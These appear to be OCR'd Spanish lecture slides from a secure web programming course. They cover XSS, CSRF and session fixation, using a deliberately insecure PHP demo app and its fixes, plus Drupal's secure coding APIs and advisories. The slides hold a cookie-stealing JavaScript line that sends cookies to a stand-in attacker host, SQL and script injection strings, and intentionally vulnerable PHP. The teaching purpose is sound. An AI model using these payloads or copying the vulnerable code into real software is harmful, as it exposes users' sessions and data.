Máster Profesional en Tecnologías de Seguridad

Módulo VI - Programación Segura

Seguridad en la web

@josereyero

http://www.reyero.net

consulting@reyero.net

INTECO

Instituto Nacional de Tecnologías de la Comunicación

Seguridad en la Web

Introducción y objetivos

Programa de ejemplo

Seguridad en teoría

Seguridad en la práctica

Técnicas: XSS, CSRF, ...

Herramientas más seguras

Resumen y conclusión

Sólo sé
que no sé nada.

(como voy a demostrar)

(y yo también he escrito código inseguro)

pequeñas mentiras

y

Grandes

Verdades

pequeñas mentiras

Esta web es completamente segura.

Tiene muchos avisos de seguridad... ojo.

Por fin hemos conseguido que sea seguro.

El código abierto es más seguro.

El código abierto es menos seguro.

Estos datos son seguros.

Yo lo sé todo sobre seguridad en Internet.

Este lenguaje de programación es seguro.

Grandes Verdades

Lo único seguro en la vida... es que nos vamos a morir.

Si una aplicación no tiene ningún aviso de seguridad... ?

La seguridad no es un estado... es un proceso.

El código abierto es código abierto

Si es abierto, puedes tener garantías de que es seguro (o no)

Las cosas son seguras en un contexto (para un uso).

La inteligencia tiene límites, la estupidez no.

El lenguaje de programación es infinitamente menos importante que el programador.

Cosillas del desarollo web

El enemigo

Web 2.0

= Seguridad 2.0

Contenido generado por el usuario

Feeds RSS

Servicios

(Flickr, Google maps....)

Cocktail de tecnología

Unix
Oracle
Apache
Java
JSP
HTTP
Firefox
HTML
AJAX
Flash
PDF

Lenguages de Script

Ves lo que compras / ves lo que corre en el servidor.

El programa sigue corriendo mucho tiempo después de que el código se ha perdido.

Algunos, especialmente diseñados para la web.

Pequeña Teoría de la Complejidad (- es +)

La seguridad es...

Lenguajes de programación?

Frameworks?

Sistemas operativos?

Servidores?

Navegadores?

http://commons.wikimedia.org

If you think
technology can solve your security problems,
then
you don't understand the problems
and
you don't understand the technology.

Bruce Schneier

Roles

Construir

Estudiar

Destruir

Home › News › News Blog

La historia nos demuestra...

cnet news

Latest News | Crave | Webware | Busi

Home › News › Media

August 31, 1999 9:30 AM PDT

Hotmail hole raises larger security is

By Joe Wilcox
Staff Writer, CNET News

Related Stories

Hotmail hole exposes free

A security hole discovered yesterday in Mi question the free email service's practice any Web page, security experts said.

June 2, 2008 5:18 PM PDT

Google fixes several site security issues

by Elinor Mills

Font size | Print | E-mail

Google has fixed security vulnerabilities related to its Grand Central telecom service and the company said Monday.

Central, a se
ice mail.

Adobe

Your account | Contact | United States (Change)

Solutions | Products | Support | Communities | Company | Downloads | Store

Home / Support / Security advisories /

Security advisory

Vulnerabilities in some SWF files could allow cross-site scripting

Release date: December 23, 2007

...que nunca aprendemos nada de la historia.

Instituto Nacional de Tecnologías de la Comunicación

SUMMARY

La Información es Poder

http://secunia.com/advisories/search/

http://ha.ckers.org/xss.html

http://www.gnucitizen.org/

http://www.google.com/

La sabiduría consiste en ser capaz de distinguir entre los peligros y elegir el menos dañino.

Maquiavelo, “El Príncipe”

CSI

Corto pero Sumamente Inseguro

(Práctica en PHP)

CSI

```
sudo su

apt-get install apache2 php5

dpkg-reconfigure apache2 php5

cd /var/www

wget http://reyero.net/csi.tar.gz
tar xvzf csi.tar.gz

http://localhost/csi/csi.php
```

CSI

```php
<?php
// Esto no son buenas practicas pero tampoco es el problema: pasa de largo
extract($_REQUEST);
session_start();
$usuario = !empty($_SESSION['usuario']) ? $_SESSION['usuario'] : '';

// Inicio de la página
print "<html>";
print "<body>";
print "<h1>Bienvenido a CSI</h1>";
print "<h2>Corto pero Sumamente Inseguro</h2>";
print "<p>Hola " . $usuario . "</p>";

// Aqui esta el tema
switch ($accion) {
  case 'reset':
  case 'logout':
    unset ($_SESSION['usuario']);
    unset ($_SESSION['desastre']);
    print "<p>Reset!</p>\n";
    break;
  case 'login':
    if (md5($login . $password) === '00329077b7deb269f4b629cac70d664e') {
      $_SESSION['usuario'] = $usuario = $login;
      print "<p>Bienvenido $usuario</p>";
    }
    else {
      print "<p>No se ha podido iniciar sesion para $login</p>\n";
    }
    break;
  case 'accion':
    if ($usuario) {
      // Si el atacante consigue hacer esto, estamos jodidos
      accion_potencialmente_desastrosa();
    }
    else {
      print "<p>Sigue jugando.</p>\n";
    }
    break;

}
```

CSI

http://localhost/csi.php

http://localhost/xss.html

http://localhost/csrf.html

Conceptos

Cliente <------- **HTTP / HTTPS** -------> **Servidor**

Cookies

Sesión

URL

Post

El eje del mal

HTTP / HTML

Javascript (AJAX)

Cadenas de texto

Otros bichos (Flash, PDF, ...)

....

La importancia del dominio

http://midominio.com/.....

Javascript


Mozilla Firefox
File Edit View History Bookmarks Tools Help
javascript:alert("No hay (casi) nada que no s
[JavaScript Application]
No hay (casi) nada que no se pueda hacer con un poco de javascript
OK

Cómo de malo?

```
alert(document.cookies);

document.write('<h1>Tu web me pertenece</h1>');

new Image().src =
"http://malos.example.com/guarda.cgi?
cookiesrobadas="+encodeURI(document.cookie);
```

Javascript

```
var params = "user=value1&password=value2";
http.open("POST", “password.php”, true);

http.setRequestHeader("Content-type", "application/x-www-
form-urlencoded");
http.setRequestHeader("Content-length", params.length);
http.setRequestHeader("Connection", "close");

http.onreadystatechange = function() {
    if(http.readyState == 4 && http.status == 200) {
        alert(http.responseText);
    }
}
```

El contexto

Texto y Contexto

jose

SELECT FROM users WHERE name = 'jose';

<h2>Hola jose</h2>

nombre = 'jose';

http://miweb.com/jose

Texto y Contexto

SELECT FROM users
WHERE name = 'malo';DROP DATABASE';

<h2>Hola malo</h2><h2>Envía SMS al 666</h2>

nombre = 'malo';alert(“Hola”);//';

http://miweb.com/malo?delete=yes

Recuerda

validar antes de usar

OWASP top 10

Cross Site Scripting (XSS)

Injection Flaws

Malicious File Execution

Insecure Direct Object Reference

Cross Site Request Forgery (CSRF)

Information leakage and Improper Error Handling


Broken Authentication and Session Management

Insecure Cryptographic Storage

Insecure Communications

Failure to Restrict URL access

http://www.owasp.org/index.php/Top_10_2007



http://hackademix.net/2008/04/26/mass-attack-faq/

XSS
Cross-site Scripting

¿qué?

¿cómo?

¿cuándo?

¿dónde?

http://en.wikipedia.org/wiki/Cross-site_scripting

XSS - ¿qué?

Introducen código (ejecutable o no) en una página que está en nuestro dominio
HTML, Javascript, CSS, etc, etc..

Lenguajes: todos
HTTPS: Sí

XSS - ¿cómo?

Enlace
Contenido

Javascript

La “víctima” sólo tiene que visitar la página maliciosa o nuestra página con contenido “malo”

XSS - ¿dónde?

```
print "<p>No se ha podido iniciar
sesion para $login </p>\n";

print "<p>Hola $usuario </p>";
```

XSS - solución

```
print "<p>No se ha podido iniciar
sesion para “ .
htmlspecialchars($login) . “ </p>\n";

print "<p>Hola “ .
htmlspecialchars($usuario) . “</p>";
```

XSS para jugar

http://ha.ckers.org/xss.html

CSRF
Cross-site Request Forgery

¿qué?

¿cómo?

¿cuándo?

¿dónde?

http://en.wikipedia.org/wiki/Csrf

CSRF - ¿qué?

Ejecutar “acciones” con las credenciales del usuario
Puede hacer todo lo que el usuario puede hacer

No es específico del lenguaje de programacioń

CSRF - ¿cómo?

Enlace
Formulario
Javascript

La “víctima” sólo tiene que visitar la página maliciosa

CSRF - ¿cuándo?

Una URL ejecuta una acción

Formulario ejecuta una acción

Tanto las URLs como los formularios necesitan medidas de seguridad adicionales

CSRF - ¿dónde?

```
<form>
 <input type="hidden" name="accion" value="accion" />
 <input type="submit" value="Accion" />
</form>
```

```
case 'accion':
 if ($usuario) {
  accion_potencialmente_desastrosa();
 }
```

CSRF – Solución (PHP)

```
<form>
 <input type="hidden" name="accion" value="accion" />
 <input type="hidden" name="token" value="a3dffs78" />
 <input type="submit" value="Accion" />
</form>
```

```
$secret = md5(session_id() . $clave);
```

```
case 'accion':
 if ($usuario && $token == $secret) {
  accion_potencialmente_desastrosa();
 }
```

Session Fixation

¿qué?

¿cómo?

¿cuándo?

¿dónde?

http://en.wikipedia.org/wiki/Session_fixation

Session Fixation - ¿qué?

Apropiarse de una sesión

Puede hacer todo lo que el usuario puede hacer (incluido apropiarse de la cuenta)

Lenguajes: todos
HTTPS: Sí

Session Fixation - ¿cómo?

Enlace con ID de sesión

La víctima tiene que iniciar sesión

Session Fixation - ¿cuándo?

No generamos una nueva sesión tras el login

Permitimos sesiones sin usar cookies

Session Fixation - ¿dónde?

```
case 'login':
   if (...) {
      ..........................
      $_SESSION['usuario'] = $login;
   }
```

Session Fixation – Solución (PHP)

```
case 'login':
   if (...) {
      session_regenerate_id();
      $_SESSION['usuario'] = $login;
   }
```

Escribir código seguro

Usa un buen framework

http://drupal.org

About Drupal

- Welcome
- Drupal.org FAQ
- About the Drupal project
  - Features, mission, and principles
  - History
  - Core developers
  - Contributed code
  - Security team
    - How to report a security issue
    - Frequently asked questions
    - My site was defaced ("hacked"). Now what?
    - Contacted by the security team. Now what?
  - Getting support
  - Licensing FAQ
- Documentation
- Books about Drupal
- Case studies
- Drupal Press Releases
- Marketing resources
- Hosting and professional services
- Supporting the Drupal Association

Quick links

- Getting Started
- Search drupal.org
- Support forums

Security team

View | Edit | Revisions

Last modified: June 9, 2009 - 05:39

Goals of the security team

- Resolve reported security issues.
- Review code for potential security weaknesses.
- Provide assistance for contributed module maintainers in resolving security issues.
- Provide documentation on how to **write secure code**.

How to report a security issue

If you discover or learn about a potential error, weakness or threat that could compromise the security of Drupal, mail your concern to the Drupal security team: **security@drupal.org**. Provide as many details as you can about the environment, Drupal version, modules used, their versions and so on. For more information, see **how to report a security issue**.

How the security team resolves reported security issues

- Review the issue and evaluate the potential impact on all supported releases of Drupal.
- If it is indeed a valid problem, the security team is mobilized to eliminate it.
- New versions are created and tested.
- New packages are created and uploaded to Drupal.org.
- When an issue has been fixed, use all available communication channels to inform users of steps that must be taken to protect themselves.

Recommended Core Security Improvements

A **report** was written about Drupal security in 2007, by Google Highly Open Project, high school student Jesse Crawford.

Writing secure code

Last modified: May 15, 2009 - 16:38

Know about a security issue? Please alert the **security team**.

Whether you are writing a PHP snippet or an entire module, it is important to keep your code secure.

Use check functions on output to prevent cross site scripting attacks

No piece of user-submitted content should ever be placed as-is into HTML.

- Use **check_plain** or **theme('placeholder')** for plain text.
- Use **check_markup** or **filter_xss** for markup containing text.
- Use the **t()** function with `@` or `%` placeholders to construct safe, translatable strings.

See **how to handle text in a secure fashion** for more details.

Use the database abstraction layer to avoid SQL injection attacks

Use the database layer correctly. For example, never concatenate data directly into SQL queries, like this:

```
<?php
db_query('SELECT foo FROM {table} t WHERE t.name = '. $_GET['user']);
?>
```

Instead, use proper argument substitution with **db_query**:

```
<?php
db_query("SELECT foo FROM {table} t WHERE t.name = '%s' ", $_GET['user']);
?>
```

If you have to accommodate a variable number of arguments in your SQL, create an array of

SA-CORE-2009-006 - Drupal core - Cross site scripting

Drupal Security Team - May 13, 2009 - 20:47

- Advisory ID: DRUPAL-SA-CORE-2009-006
- Project: Drupal core
- Version: 5.x, 6.x
- Date: 2009-May-13
- Security risk: Moderately critical
- Exploitable from: Remote
- Vulnerability: Cross site scripting

Description

When outputting user-supplied data Drupal strips potentially dangerous HTML attributes and tags or escapes characters which have a special meaning in HTML. This output filtering secures the site against cross site scripting attacks via user input.

Certain byte sequences that are valid in the UTF-8 specification are potentially dangerous when interpreted as UTF-7. Internet Explorer 6 and 7 may decode these characters as UTF-7 if they appear before the <meta http-equiv="Content-Type" /> tag that specifies the page content as UTF-8, despite the fact that Drupal also sends a real HTTP header specifying the content as UTF-8. This enables attackers to execute cross site scripting attacks with UTF-7. **SA-CORE-2009-005 - Drupal core - Cross site scripting** contained an incomplete fix for the issue. HTML exports of books are still vulnerable, which means that anyone with edit permissions for pages in outlines is able to insert arbitrary HTML and script code in these exports.

Additionally, the taxonomy module allows users with the '*administer taxonomy*' permission to inject arbitrary HTML and script code in the help text of any vocabulary.

Wikipedia has more information about **cross site scripting** (XSS).

Versions affected

- Drupal 5.x before version 5.18.
- Drupal 6.x before version 6.12.

SA-CORE-2009-004 - Local file inclusion on Windows

Drupal Security Team - February 25, 2009 - 23:58

- Advisory ID: DRUPAL-SA-CORE-2009-004
- Project: Drupal core
- Versions: 5.x
- Date: 2009-February-25
- Security risk: Highly Critical
- Exploitable from: Remote
- Vulnerability: Local file inclusion on Windows
- Reference: **SA-CORE-2009-003** (6.x)

Description

This vulnerability exists on Windows, regardless of the type of webserver (Apache, IIS) used.

The Drupal theme system takes URL arguments into account when selecting a template file to use for page rendering. While doing so, it doesn't take into account how Windows arrives at a canonicalized path. This enables malicious users to include files, readable by the webserver and located on the same volume as Drupal, and to execute PHP contained within those files. For example: If a site has uploads enabled, an attacker may upload a file containing PHP code and cause it to be included on a subsequent request by manipulating the URL used to access the site.

Important note: An attacker may also be able to inject PHP code into webserver logs and subsequently include the log file, leading to code execution even if no upload functionality is enabled on the site.

Versions Affected

- Drupal 5.x before version 5.16

Solution

Install the latest version:

Usa bien el API

```
check_plain($nombre);

check_markup($contenido);

db_query("SELECT * FROM {users} WHERE
uid = %d", $uid);

print t('Enviado %title',
array('%title' => $node->title));
```

http://api.drupal.org/

check_plain

Drupal 4.6 | Drupal 4.7 | Drupal 5 | **Drupal 6** | Drupal 7

includes/**bootstrap.inc**, line 733

Versions

4.6 – 7 check_plain($text)

Encode special characters in a plain-text string for display as HTML.

Uses drupal_validate_utf8 to prevent cross site scripting attacks on Internet Explorer 6.

▸ **135 functions call check_plain()**

Code

```
<?php
function check_plain($text) {
  return drupal_validate_utf8($text) ? htmlspecialchars($text, ENT_QUOTES) : '';
}
?>
```

http://api.drupal.org/api/function/check_plain/6

user_authenticate_finalize

Drupal 6 | Drupal 7

modules/user/**user.module**, line 1363

Versions

6 – 7 `user_authenticate_finalize(&$edit)`

Finalize the login process. Must be called when logging in a user.

The function records a watchdog message about the new session, saves the login timestamp, calls hook_user op 'logir session.

$param $edit This array is passed to hook_user op login.

▸ **3 functions call user_authenticate_finalize()**

Code

```php
<?php
function user_authenticate_finalize(&$edit) {
  global $user;
  watchdog('user', 'Session opened for %name.', array('%name' => $user->name));
  // Update the user table timestamp noting user has logged in.
  // This is also used to invalidate one-time login links.
  $user->login = time();
  db_query("UPDATE {users} SET login = %d WHERE uid = %d", $user->login, $user->uid);

  // Regenerate the session ID to prevent against session fixation attacks.
  sess_regenerate();
  user_module_invoke('login', $edit, $user);
}
?>
```

Forms API

```
$form['name'] = array(
   '#type' => 'textfield',
   '#title' => t('name'),
   '#maxlength' => 64,
);
$form['submit'] = array(
   '#type' => 'submit',
   '#value' => t('Save'),
);
```

http://api.drupal.org/api/file/developer/topics/forms_api_reference.html


No todo es código


Administración

Permisos

Filtros de Entrada

Usuarios


Home › Administer › User management
Permissions
Permissions let you control what users can do on your site. Each user role (defined on the user roles page) has its own set of permissions. For example, you could give users classified as "Administrators" permission to "administer nodes" but deny this power to ordinary, "authenticated" users. You can use permissions to reveal new features to privileged users (those with subscriptions, for example). Permissions also allow trusted users to share the administrative burden of running a busy site.
Permission
anonymous user
authenticated user
block module
administer blocks
use PHP for block visibility
comment module
access comments
administer comments
post comments
post comments without approval


Home › Administer › Site configuration
Input formats
List
Add input format
Input formats define a way of processing user-supplied text in Drupal. Each input format uses filters to manipulate text, and most input formats apply several different filters to text, in a specific order. Each filter is designed to accomplish a specific purpose, and generally either removes elements from or adds elements to text before it is displayed. Users can choose between the available input formats when submitting content.
Use the list below to configure which input formats are available to which roles, as well as choose a default input format (used for imported content, for example). The default format is always available to users. All input formats are available to users in a role with the "administer filters" permission.
Default
Name
Roles
Operations
Filtered HTML
All roles may use default format
configure
Full HTML
No roles may use this format
configure
delete
Set default format